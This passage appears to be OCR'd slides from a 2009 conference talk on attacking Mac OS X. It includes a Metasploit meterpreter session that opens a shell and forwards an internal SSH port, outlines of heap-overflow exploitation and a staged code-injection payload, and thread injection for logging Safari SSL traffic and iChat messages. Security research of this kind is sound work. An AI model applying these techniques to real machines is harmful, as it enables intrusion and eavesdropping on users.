OS      : ProductBuildVersion: 9G55, ProductCopyright: 1983-2008 Apple Inc.,
ProductName: Mac OS X, ProductUserVisibleVersion: 10.5.6, ProductVersion: 10.5.6
meterpreter > execute -i -c -f /bin/sh
Process  created.
Channel 1 created.
id
uid=501(cmiller) gid=501(cmiller) groups=501(cmiller),98(_lpadmin),
81(_appserveradm),79(_appserverusr),80(admin)
exit
meterpreter > portfwd add -l 2222 -p 22 -r 192.168.1.182
[*] Local TCP relay created: 0.0.0.0:2222 <-> 192.168.1.182:22
meterpreter > exit
```

Metasploit Modules To Be Released Soon

- Exploits
  - mDNSResponder UPnP Location Header Overflow (10.4.0,10.4.8 x86/ppc)
  - QuickTime RTSP Content-Type Overflow (10.4.0, 10.4.8, 10.5.0 x86/ppc)
  - QuickTime for Java toQTPointer() Memory Corruption (10.4.8 x86/ppc)
  - Safari WebKit JavaScript Regular Expression Repetition Counts Buffer Overflow Vulnerability (10.5.2 x86)
- Payloads
  - Staged Mach-O Bundle Injection (bind_tcp, reverse_tcp)
  - iSight photo capture payload
  - Macterpreter

Final Remarks

Safety vs. Security

- Mac OS X is not as **secure** as other operating systems
  - Macs have been compromised with zero-day exploits at CanSecWest's Pwn2Own contest ***three*** years in a row
  - Lacks the level of security mitigations found in Vista and Linux
  - Anti-Virus is rarely run by end-users
- Mac OS X is currently **safer** than some other operating systems
  - Less targeted by malware
  - Malware identified in the wild currently relies on social engineering to infect
  - No remote or client-side exploits have been spotted in the wild yet
- As market share increases, malware will increasingly target Mac OS X

Conclusion

- MacOS X is vulnerable to the same type of malware attacks as Windows
- Leopard lags behind Vista and Linux in memory corruption defenses
  - True ASLR, full NX, stack and heap memory protections
- A potential move to pure 64-bit processes in Snow Leopard may make exploitation more difficult
- Writing exploits for Vista is *hard work*, writing exploits for Mac is *fun*.
- Get the code for at:
  - Metasploit SVN
  - http://trailofbits.com/the-mac-hackers-handbook/

Questions?

Extra Material

Apple Web Browser Market Share

- According to Net Applications' February 2009 report:
  - 88.41% of browsers were running on Windows
  - 9.61% of browsers were running on Mac OS X
- Adam J. O'Donnell's game theory analysis predicts that it would be economical for malware authors to attack a platform once it garners 16% market share
- Web-based malware typically must target a specific OS and browser version. When Safari or Firefox on Mac OS X hits 16%, theory will be tested

Memory Corruption Vulnerabilities

- Many types of vulnerabilities that can lead to remote code execution
    - Buffer overflows
    - Integer overflows
    - Out-of-bounds array access
    - Uninitialized memory use
- Defenses have been implemented and shipped in other OSs
    - Address Space Layout Randomization (ASLR)
    - Non-eXecutable memory (NX)
    - Stack and heap protection

Leopard's Library Randomization

- Randomization performed by update_dyld_shared_cache(1)
- /var/db/dyld/shared_region_roots/*.path lists paths to executables and libraries used as dependency graph roots
- Libraries are pre-bound in shared cache at random addresses
- Shared region cache is mapped into every process at launch time
- Shared region caches and maps stored in /var/db/dyld/dyld_shared_cache_*arch* and dyld_shared_cache_*arch*.map
- **Leopard *doesn't* randomize:**
  - The executable itself, the runtime linker dyld, the commpage
  - Stacks, heaps, mmap() regions, etc.

Non-eXecutable Memory

- Prevent arbitrary code execution exploits by marking writable memory pages non-executable
- Older x86 processors originally didn't support non-executable memory
- PaX project created non-executable memory by creatively desynchronizing data and instruction TLBs
- Linux PaX and grsecurity, Windows hardware/software DEP, OpenBSD W^X
- Intel Core and later processors support NX-bit for true non-executable pages
- **Tiger and Leopard for x86 set NX bit on stack segments only**
  - **Heap memory is still writable and executable**

Address Space Layout Randomization

- Memory corruption exploits require hardcoded memory addresses for overwritten return addresses, pointers, etc.
- ASLR hampers exploitation of memory corruption vulnerabilities by making addresses difficult to know or predict
- First implemented by PaX project for Linux
- Linux: Full ASLR, randomized dynamically for each process
- Vista: Full ASLR, randomized at system boot, same for all processes
- Leopard: Libraries randomized when system or apps are updated

dyld_shared_cache_i386.map

```
mapping EX  112MB 0x90000000 -> 0x9708E000
mapping RW    8MB 0xA0000000 -> 0xA083E000
mapping EX  660KB 0xA0A00000 -> 0xA0AA5000
mapping RO    5MB 0x9708E000 -> 0x97630000
/System/Library/Frameworks/ApplicationServices.framework/Versions/A/Frameworks/C
olorSync.framework/Versions/A/ColorSync
                  __TEXT 0x90003000 -> 0x900CF000
                  __DATA 0xA0000000 -> 0xA0008000
                __IMPORT 0xA0A00000 -> 0xA0A01000
              __LINKEDIT 0x97249000 -> 0x97630000
/usr/lib/libgcc_s.1.dylib
                  __TEXT 0x900CF000 -> 0x900D7000
                  __DATA 0xA0008000 -> 0xA0009000
                __IMPORT 0xA0A01000 -> 0xA0A02000
              __LINKEDIT 0x97249000 -> 0x97630000
/System/Library/Frameworks/Carbon.framework/Versions/A/Carbon
                  __TEXT 0x900D7000 -> 0x900D8000
                  __DATA 0xA0009000 -> 0xA000A000
              __LINKEDIT 0x97249000 -> 0x97630000
```

GCC Stack Protector

- Adds a guard variable to stack frames potentially vulnerable to stack buffer overflows
- Guard variable (aka “canary”) is verified before returning from function
  - ___stack_chk_guard() function
- Effectively stops exploitation of most stack buffer overflows
  - Potentially ineffective against some vulnerabilities (i.e. ANI, MS08-067)
- **Supported by OS X’s GCC, but it isn’t used for OS X shipped binaries**
  - QuickTime is an exception now
  - Started using stack protection in an update after Leopard was released

Classic Heap Metadata Exploitation

- Heap metadata is stored in first 16 bytes of free blocks
  - 0x00: Previous block in free list (checksummed pointer)
  - 0x04: Next block in free list (checksummed pointer)
  - 0x08: This block size
- An overflown in-use heap block may overwrite free heap block on a free list
- When overwritten block is removed from free list, corrupted metadata is used
  - Overwritten prev/next pointers can perform arbitrary 4-byte memory write
- Heap metadata exploits are much more reliable when an attacker can affect memory allocation/deallocation and control sizes

Classic Heap Metadata Write4

- “Third Generation Exploitation”, Halvar Flake, BlackHat USA 2002

```
1. A = malloc(X);
2. B = malloc(Y);
3. free(B);
```

overflow A into B, overwriting B->prev and B->next

```
4. C = malloc(Y);
```

B removed from free list, *(uncksum(B->next)) = B->prev


Heap Metadata Large Overwrite

- “Reliable Windows Heap Exploitation”, Horowitz and Conover, CSW 2004

```
1. A = malloc(X);

2. B = malloc(Y);

3. free(B);

   overflow A into B, overwrite B->prev, B->next

4. C = malloc(Y);

   B removed from free list, *(uncksum(B->next)) = B->prev

5. D = malloc(Y); // D == B->next

   Application writes to D, to attacker chosen memory address
```

Heap Feng Shei

- “Heap Feng Shei”, Alexander Sotirov, BlackHat Europe 2007
- “Engineering Heap Overflows With JavaScript”, Mark Daniel, Jake Honoroff, Charlie Miller, Workshop on Offensive Technologies (WOOT) 2008
- If the attacker has full control of heap allocations/deallocations and sizes, they can use this fragment the heap in a controlled manner
    - Reserve “holes” in the heap so that that a forced allocation of a target object falls right after a heap block allocation that can be overflown
    - Overflow into target allocation and overwrite specific areas in order to gain execution control (i.e. function pointers, virtual function table)



Mach-O Staged Bundle Injection Payload

- First stage (remote_execution_loop, ~250 bytes)
  - Establish TCP connection with attacker
  - Read fragment size
  - Receive fragment into mmap()'d memory
  - Call fragment as a function with socket as argument
  - Write function result to socket
  - Repeat read/execute/write loop until read size == 0 or error
- A general purpose stage for executing arbitrary code fragments
  - subsequent stages, memory modification, stack restoration

Mach-O Staged Bundle Injection Payload

- Second stage (inject_bundle, ~350 bytes)
  - Read file size from socket
  - Read file into mmap()'d memory
  - Lookup and call NSCreateObjectFileImageFromMemory() in dyld
    - Loads a memory buffer as a Mach-O object
  - Lookup and call NSLinkModule() in dyld
    - Links a loaded Mach-O object
  - Lookup and call run(int socket) in loaded bundle

64-bit Processes

- New binary interfaces relax backwards compatibility requirements
- Real non-executable memory is enforced, page permissions no longer lie
- All addresses contain at least *two* NULL most significant bytes
  - Truncated string copy can be used to write address with *one* NULL MSB
- Function arguments are passed in registers
  - Makes return-chaining more difficult
  - Instead return to code to load registers before returning to next function
- Exploiting 64-bit processes requires one-off tricks, not general techniques
- **Very few security-sensitive processes are 64-bit on Leopard (except apache)**

10.6 Snow Leopard

- Security and Stability update to Leopard expected in Summer 2009
- Mostly infrastructure improvements, few features
- Fully 64-bit kernel, many more 64-bit processes
- Security improvements have yet to be announced
- Various hints in source code suggest future improvements
- **Will users pay for security upgrades without features?**


Mach Thread and Bundle Injection

Introduction to Mach

- Mac OS X kernel (xnu) is a hybrid between Mach 3.0 and FreeBSD
  - FreeBSD kernel top-half runs on Mach kernel bottom-half
  - Multiple system call interfaces: BSD (positive numbers), Mach (negative)
  - BSD sysctls, ioctls
  - Mach in-kernel RPC servers, IOKit user clients, etc.
- Mach inter-process communication (IPC)
  - Communicates over uni-directional *ports*, access controlled via *rights*
  - Multiple tasks may hold port send rights, only one may hold receive rights

Tasks and Processes

- Mach Tasks own Threads, Ports, and Virtual Memory
- BSD Processes own file descriptors, etc.
- BSD Processes <=> Mach Task
  - task_for_pid(), pid_for_task()
- POSIX Thread != Mach Thread
  - Library functions use TLS



Mach Task and Thread System Calls

- task_create(parent_task, ledgers, ledgers_count, inherit_memory, *child_task)
- thread_create(parent_task, *child_activation)
- vm_allocate(task, *address, size, flags)
- vm_deallocate(task, address, size)
- vm_read(task, address, size, *data)
- vm_write(task, address, data, data_count)

Mach Exceptions

- Tasks and Threads generate exceptions on memory errors
- Another thread (possibly in another task) may register as the exception handler for another thread or task
- Exception handling process:
    1. A Thread causes a runtime error, generates an exception
    2. Exception is delivered to thread exception handler (if exists)
    3. Exception is delivered to task's exception handler (if exists)
    4. Exception converted to Unix signal and delivered to BSD Process

Injecting Mach Threads

- Get access to another task's task port
  - task_for_pid() or by exploiting a local privilege escalation vulnerability
- Allocate memory in remote process for thread stack and code trampoline
- Create new mach thread in remote process
  - Execute trampoline with previously allocated thread stack segment
  - Trampoline code promotes Mach Thread to POSIX Thread
    - Call _pthread_set_self(pthread_t) and cthread_set_self(pthread_t)

Injecting Mach Bundles

- Inject threads to call functions in the remote process
  - Remote thread calls injected trampoline code and then target function
  - Function returns to chosen bad address, generates an exception
  - Injector handles exception, retrieves function return value
- Call dlopen(), dlsym(), dlclose() to load bundle from disk
- Inject memory, call NSCreateObjectFileImageFromMemory(), NSLinkModule()
- Hook library functions, Objective-C methods
  - Log SSL traffic from Safari
  - Log chat messages from iChat

The code

```
get_func_name(cpu.eip + disp, buf, sizeof(buf));
if(!strcmp(buf, "objc_msgSend")){
// Get name from ascii components
    unsigned int func_name = readMem(esp + 4, SIZE_DWORD);
    unsigned int class_name = readMem(esp, SIZE_DWORD);
    get_ascii_contents(func_name, get_max_ascii_length(func_name, ASCSTR_C, false), ASCSTR_C, buf, sizeof(buf));
    if(class_name == -1){
        strcpy(bufclass, "Unknown");
    } else {
        get_ascii_contents(class_name, get_max_ascii_length(class_name, ASCSTR_C, false), ASCSTR_C, bufclass, sizeof(bufclass));
    }
    strcpy(buf2, "[");
    strcat(buf2, bufclass);
    strcat(buf2, "::");
    strcat(buf2, buf);
    strcat(buf2, "]");
    xrefblk_t xb;
    bool using_ida_name = false;
    // Try to get IDA name by doing xref analysis.  Can set xrefs too.
    for ( bool ok=xb.first_to(func_name, XREF_ALL); ok; ok=xb.next_to() )
    {
        char buffer[64];
        get_segm_name(xb.from, buffer, sizeof(buffer));
        if(!strcmp(buffer, "__inst_meth") || !strcmp(buffer, "__cat_inst_meth")){
        // now see where this guy points
            xrefblk_t xb2;
            for ( bool ok=xb2.first_from(xb.from, XREF_ALL); ok; ok=xb2.next_from() )
            {
                get_segm_name(xb2.to, buffer, sizeof(buffer));
                if(!strcmp(buffer, "__text")){
                    using_ida_name = true;
                    get_func_name(xb2.to, buf2, sizeof(buf2));
                    add_cref(cpu.eip - 5, xb2.to, fl_CN);
                    add_cref(xb2.to, cpu.eip - 5, fl_CN);
                }
            }
        }
    }

    if(!using_ida_name){
        set_cmt(cpu.eip-5, buf2, true);
    }
    eax = class_name;
```

More sandboxing

- Some applications are sandboxed by default:
  - krb5kdc
  - mDNSResponder <--- very good :)
  - mdworker
  - ntpd
  - ...
- Safari, Mail, QuickTime Player are NOT sandboxed